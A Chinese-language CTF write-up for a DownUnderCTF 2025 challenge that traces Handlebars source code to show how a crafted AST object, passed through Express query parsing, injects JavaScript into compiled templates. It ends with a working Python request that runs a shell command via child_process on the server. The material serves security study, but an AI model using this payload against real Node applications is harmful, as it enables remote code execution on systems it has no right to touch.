Handlebars的ast语法树注入问题
前言
先来看一道题(DownUnderCTF 2025),题目只给了一个dockerfile
FROM alpine:latest AS flag-builder
WORKDIR /build
RUN apk add gcc musl-dev
RUN cat <<EOF > getflag.c
#include <stdio.h>
int main() {
printf("DUCTF{test_flag}\n");
}
EOF
RUN gcc -static getflag.c -o getflag
FROM node:22-alpine
WORKDIR /app
RUN npm init -y && npm install express@4 handlebars
RUN cat <<EOF > app.js
const express = require("express");
const Handlebars = require("handlebars");
const app = express();
app.get('/', (req, res) => {
res.send(Handlebars.compile(req.query.x)({}));
});
app.listen(8000, () => console.log('App listening'));
EOF
COPY --from=flag-builder /build/getflag /getflag
RUN chmod 111 /getflag
EXPOSE 8000
USER node
CMD node app.js可以看到handlebars版本是最新的,不存在ssti漏洞,这题实际上也不是打传统ssti
app.js也是十分简单,看起来人畜无害的样子
const express = require("express");
const Handlebars = require("handlebars");
const app = express();
app.get('/', (req, res) => {
res.send(Handlebars.compile(req.query.x)({}));
});
app.listen(8000, () => console.log('App listening'));找思路
既然传统ssti打不了,只能去看看源码了
看Handlebars.compile的具体实现
handlebars/lin/handlebars/compiler/compiler.js
export function compile(input, options = {}, env) {
if (
input == null ||
(typeof input !== 'string' && input.type !== 'Program')
) {
throw new Exception(
'You must pass a string or Handlebars AST to Handlebars.compile. You passed ' +
input
);
//省略
}
这里complie不仅接受string,还接受type为Program的对象
看一下实际解析过程
  function compileInput() {
    let ast = env.parse(input, options),
      environment = new env.Compiler().compile(ast, options),
      templateSpec = new env.JavaScriptCompiler().compile(
        environment,
        options,
        undefined,
        true
      );
    return env.template(templateSpec);
}可以看到ast语法树由env.parse生成,那么如果这里的input.type为Program会怎么处理呢
env.parse在handlebars/lin/handlebars/compiler/base.js中有定义
export function parseWithoutProcessing(input, options) {
// Just return if an already-compiled AST was passed in.
if (input.type === 'Program') {
return input; //重点在这里
}
//省略
let ast = parser.parse(input);
return ast;
}
export function parse(input, options) {
let ast = parseWithoutProcessing(input, options);
let strip = new WhitespaceControl(options);
return strip.accept(ast);
}可以看到直接返回了整个对象,没做任何处理
然后compileInput()会将其编译最后交给env.template
梳理一下,如果传入的是一个恶意ast对象,那么理论上就能执行恶意代码了
至于传入对象,利用express对于req.query.x的解析,会将x[params]=xxx这种语法解析成对象的特性即可
构建恶意ast树
问题来了,如何构建一个恶意ast对象?
那么就要看compile解析ast树具体实现了
Compiler.prototype中定义了对不同节点的处理方法,例如
MustacheStatement: function MustacheStatement(mustache) {
this.SubExpression(mustache);
if (mustache.escaped && !this.options.noEscape) {
this.opcode('appendEscaped');
} else {
this.opcode('append');
}
}在 Handlebars 模板中,{{...}} 语法被称为 "Mustache" 表达式。它用于插入变量、调用 helper 或进行其他简单的操作
这个表达式会被处理为MustacheStatement包裹的节点
测试一下,运行如下代码
const Handlebars = require("handlebars");
const input = "{{2}}";//但是其实这样写是错的,没有helper处理最终不会渲染出东西
const ast = Handlebars.parse(input);
console.log(JSON.stringify(ast));
输出为
{
  "type": "Program",
  "body": [{
    "type": "MustacheStatement",
    "path": {
      "type": "NumberLiteral",
      "value": 2,
      "original": 2,
      "loc": {"start": {"line":1,"column":2}, "end": {"line":1,"column":3}}
    },
    "params": [],
    "escaped": true,
    "strip": {"open":false,"close":false},
    "loc": {"start": {"line":1,"column":0}, "end": {"line":1,"column":5}}
  }],
  "strip": {},
  "loc": {"start": {"line":1,"column":0}, "end": {"line":1,"column":5}}
}
可以看到MustacheStatement节点下有一个类型为NumberLiteral的节点,其中value为2,但是注意这里的NumberLiteral的节点在path里面
如果注册了helper并且调用,生成的ast树会是怎么样的呢
const Handlebars = require("handlebars");
Handlebars.registerHelper('multiply', function (a, b) {
    return a * b;
});
const input = "{{multiply 2 2}}";
const ast = Handlebars.parse(input);
console.log(JSON.stringify(ast));
运行结果如下
{
  "type": "Program",
  "body": [{
    "type": "MustacheStatement",
    "path": {
      "type": "PathExpression",
      "data": false,
      "depth": 0,
      "parts": ["multiply"],
      "original": "multiply",
      "loc": {"start": {"line":1,"column":2}, "end": {"line":1,"column":10}}
    },
    "params": [
      {"type":"NumberLiteral","value":2,"original":2,"loc":{"start":{"line":1,"column":11},"end":{"line":1,"column":12}}},
      {"type":"NumberLiteral","value":2,"original":2,"loc":{"start":{"line":1,"column":13},"end":{"line":1,"column":14}}}
    ],
    "escaped": true,
    "strip": {"open":false,"close":false},
    "loc": {"start": {"line":1,"column":0}, "end": {"line":1,"column":16}}
  }],
  "strip": {},
  "loc": {"start": {"line":1,"column":0}, "end": {"line":1,"column":16}}
}可以看到这时候同样是NumberLiteral,却在params里面
可以推断出在params里面的意味着这是一个helper调用
那么看看params具体是处理的
helperSexpr: function helperSexpr(sexpr, program, inverse) {
    var params = this.setupFullMustacheParams(sexpr, program, inverse),
        path = sexpr.path,
        name = path.parts[0];
    //省略
  }
这里调用了setupFullMustacheParams
  setupFullMustacheParams: function(sexpr, program, inverse, omitEmpty) {
    let params = sexpr.params;
    this.pushParams(params);
    //省略
    return params;
  }
pushParams会将参数节点 (val) 再次传递给 this.accept() 方法
  pushParams: function(params) {
    for (let i = 0, l = params.length; i < l; i++) {
      this.pushParam(params[i]);
    }
  },
  pushParam: function(val) {
      //省略大部分代码
      //这里无论怎么处理,一定会进入this.accept(val);
      this.accept(val);
  }
而accept 方法根据传入节点的 type 属性,调用 Compiler 实例上对应的方法
accept: function accept(node) {
/* istanbul ignore next: Sanity code */
if (!this[node.type]) {
throw new _exception2['default']('Unknown type: ' + node.type, node);
}
this.sourceNode.unshift(node);
var ret = this[node.type](node);
this.sourceNode.shift();
return ret;
}那么看看NumberLiteral的处理
  NumberLiteral: function(number) {
    this.opcode('pushLiteral', number.value);
  },
这里没做任何处理,直接丢给了opcode
  opcode: function opcode(name) {
    this.opcodes.push({
      opcode: name,
      args: slice.call(arguments, 1),
      loc: this.sourceNode[0].loc
    });
  },
opcode将把value 字段中提供的整个 JavaScript 函数字符串作为字面量(literal value)添加到生成的操作码中
至于操作码的处理要去看JavaScriptCompiler 的实现,这里略过,因为我们可以直接手动修改ast树来看看效果(其实是累了想偷懒,但基本可以猜测内容会被拼接生成出js代码并运行
随便从上面的输出中找一个照着改一改
例如
{
  "type": "Program",
  "body": [{
    "type": "MustacheStatement",
    "path": 0,
    "params": [{
      "type": "NumberLiteral",
      "value": "function () {console.log('hack')}()"
    }],
    "escaped": true,
    "strip": {"open":false,"close":false},
    "loc": {
      "start": {"line":1,"column":0},
      "end": {"line":1,"column":5}
    }
  }],
  "strip": {},
  "loc": {
    "start": {"line":1,"column":0},
    "end": {"line":1,"column":5}
  }
}
重点是
 "params": [{
      "type": "NumberLiteral",
      "value": "function () {console.log('hack')}()"
}]然后将其传入到Handlebars.compile(x)({});看看效果

可以看到虽然报错了,但是先运行了我们的恶意代码
解决
至此,这道题基本就结束了
测试一下,ast树可以最大程度化简成这样
const Handlebars = require("handlebars");
let x = {
    "type": "Program",
        "body": [
            {
                "type": "MustacheStatement",
                "path": 0,
                "params": [
                    {
                        "type": "NumberLiteral",
                        "value": "function () {console.log('hack')}()",
                    }
                ],
                "loc": {"start":0, "end": 0},
            }
        ]
}
Handlebars.compile(x)({});
那么这道题的解决方案就是
import requests
TARGET = "http://localhost:8000/"
print(requests.get(TARGET, params={
"x[type]": "Program",
"x[body][0][type]": "MustacheStatement",
"x[body][0][path]": "0",
"x[body][0][loc][start]": "0",
"x[body][0][loc][end]": "0",
"x[body][0][params][0][type]": "NumberLiteral",
"x[body][0][params][0][value]": "function () {throw new Error(process.mainModule.require('child_process').execSync('/getflag').toString())}()"
}).text)晚点如果有时间再看看这题的more版本(但完全是不同的利用思路了感觉